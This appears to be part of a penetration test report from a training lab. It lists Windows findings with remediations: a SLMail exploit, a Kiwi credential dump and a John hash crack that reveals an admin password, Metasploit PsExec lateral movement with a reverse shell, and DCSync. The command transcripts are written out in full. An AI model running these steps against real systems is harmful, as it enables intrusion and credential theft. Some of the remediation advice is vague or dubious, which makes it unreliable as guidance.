Title	SLmail exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Port scan revealed SLMail service running on SMTP port 25 AND on POP3 port 110. Using exploit (windows/pop3/seattlelab_pass) got meterpreter access.


Images 	
Affected Hosts	172.22.117.20
Remediation	Upgrade to SLMail to newer version

Vulnerability 28	Findings
Title	Scheduled task exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Able to list scheduled task after gaining access to meterpreter. Can be used to schedule recurring execution of malicious code.
Images 	

	
Affected Hosts	172.22.117.20
Remediation	Create an alert for whenever any new scheduled tasks are created


Vulnerability 29	Findings
Title	Kiwi exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Used Kiwi for LSA dump. Got access to password hash
Images	


	
Affected Hosts	172.22.117.20
Remediation	Use software to disable Kiwi.


Vulnerability 30	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Used search command in meterpreter to search documents
Images	


	<pre> File Actions Edit View Help 02/15/2022 02:54 PM 717 flag3.lnk 03/21/2022 08:59 AM 541 flag4.lnk 02/15/2022 03:02 PM 986 flag7.lnk 4 File(s) 2,986 bytes Directory of C:\xampp\htdocs 02/15/2022 02:53 PM 34 flag2.txt 1 File(s) 34 bytes Directory of C:\xampp\tmp 02/15/2022 02:55 PM 32 flag3.txt 1 File(s) 32 bytes Total Files Listed: 11 File(s) 3,894 bytes 1 Dir(s) 3,404,480,512 bytes free C:\>type C:\Users\Public\Documents type C:\Users\Public\Documents Access is denied. C:\>type C:\Users\Public\Documents\flag7.txt type C:\Users\Public\Documents\flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc C:\> </pre>
Affected Hosts	172.22.117.20
Remediation	Check user authorization for file access. Restrict access to files for all user and only authenticate access to authorized users.


Vulnerability 31	Findings
Title	Kiwi exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Used Kiwi to get access to password hash. Used john to get password.
Images	<pre> ## v ## '####' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c0 46020 * Iteration is set to default (10240) [NL\$1 - 5/22/2023 12:09:41 PM] RID : 00000450 (1104) User : REKALL\ADMBo MsCacheV2 : 3f267c855ec5c69526f501d5d461315b </pre>


	 <pre>(root㉿kali)-[~] # nano ADMBobhash (root㉿kali)-[~] # john ADMBobhash --format=mscash2 Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (ADMBob) 1g 0:00:00:00 DONE 2/3 (2023-05-22 15:15) 2.173g/s 2260p/s 2260c/s 2260C/s falcon..barney Use the "--show --format=mscash2" options to display all of the cracked passwords reliably Session completed. (root㉿kali)-[~]</pre>
Affected Hosts	172.22.117.20
Remediation	Change admin ADMBob credentials and password. Remove any unknown / unused users. Check if the right users have admin access.

Vulnerability 32	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Used PsExec module in Metasploit to get access to system shell on server. Once shell was open, listed user accounts
Images	 <pre>msf6 exploit(windows/smb/psexec) > set SMBDomain rekall SMBDomain => rekall msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob SMBUser => ADMBob msf6 exploit(windows/smb/psexec) > set SMBPass Changeme! SMBPass => Changeme! msf6 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on 172.22.117.10:4444 [-] Msf::OptionValidateError: The following options failed to validate: RHOSTS msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10 RHOSTS => 172.22.117.10 msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:4445 - Connecting to the server ... [*] 172.22.117.10:4445 - Authenticating to 172.22.117.10:445 rekall as user 'ADMBob' ... [*] 172.22.117.10:4445 - Selecting PowerShell target [*] 172.22.117.10:4445 - Executing the payload ... [*] 172.22.117.10:4445 - Service start timed out, OK if running a command or non-service executable ... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] Meterpreter session 1 opened (172.22.117.10:4444 → 172.22.117.10:50637) at 2023-05-22 15:23:32 -0400 meterpreter > </pre>

	
Affected Hosts	172.22.117.10
Remediation	Change admin ADMBob credentials and password. Remove any unknown / unused users. Check if the right users have admin access. Check file privileges.

Vulnerability 33	Findings
Title	Lateral Movement – Root Access
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Got root access and listed files
Images	

	
Affected Hosts	172.22.117.10
Remediation	Change admin ADMBob credentials and password. Remove any unknown / unused users. Check if the right users have admin access. Check file privileges.

Vulnerability 34	Findings
Title	Kiwi exploit (Domain controller)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Used DCSync to get access to password data
Images	
Affected Hosts	172.22.117.20
Remediation	Block privilege escalation. Disable user account. Change password.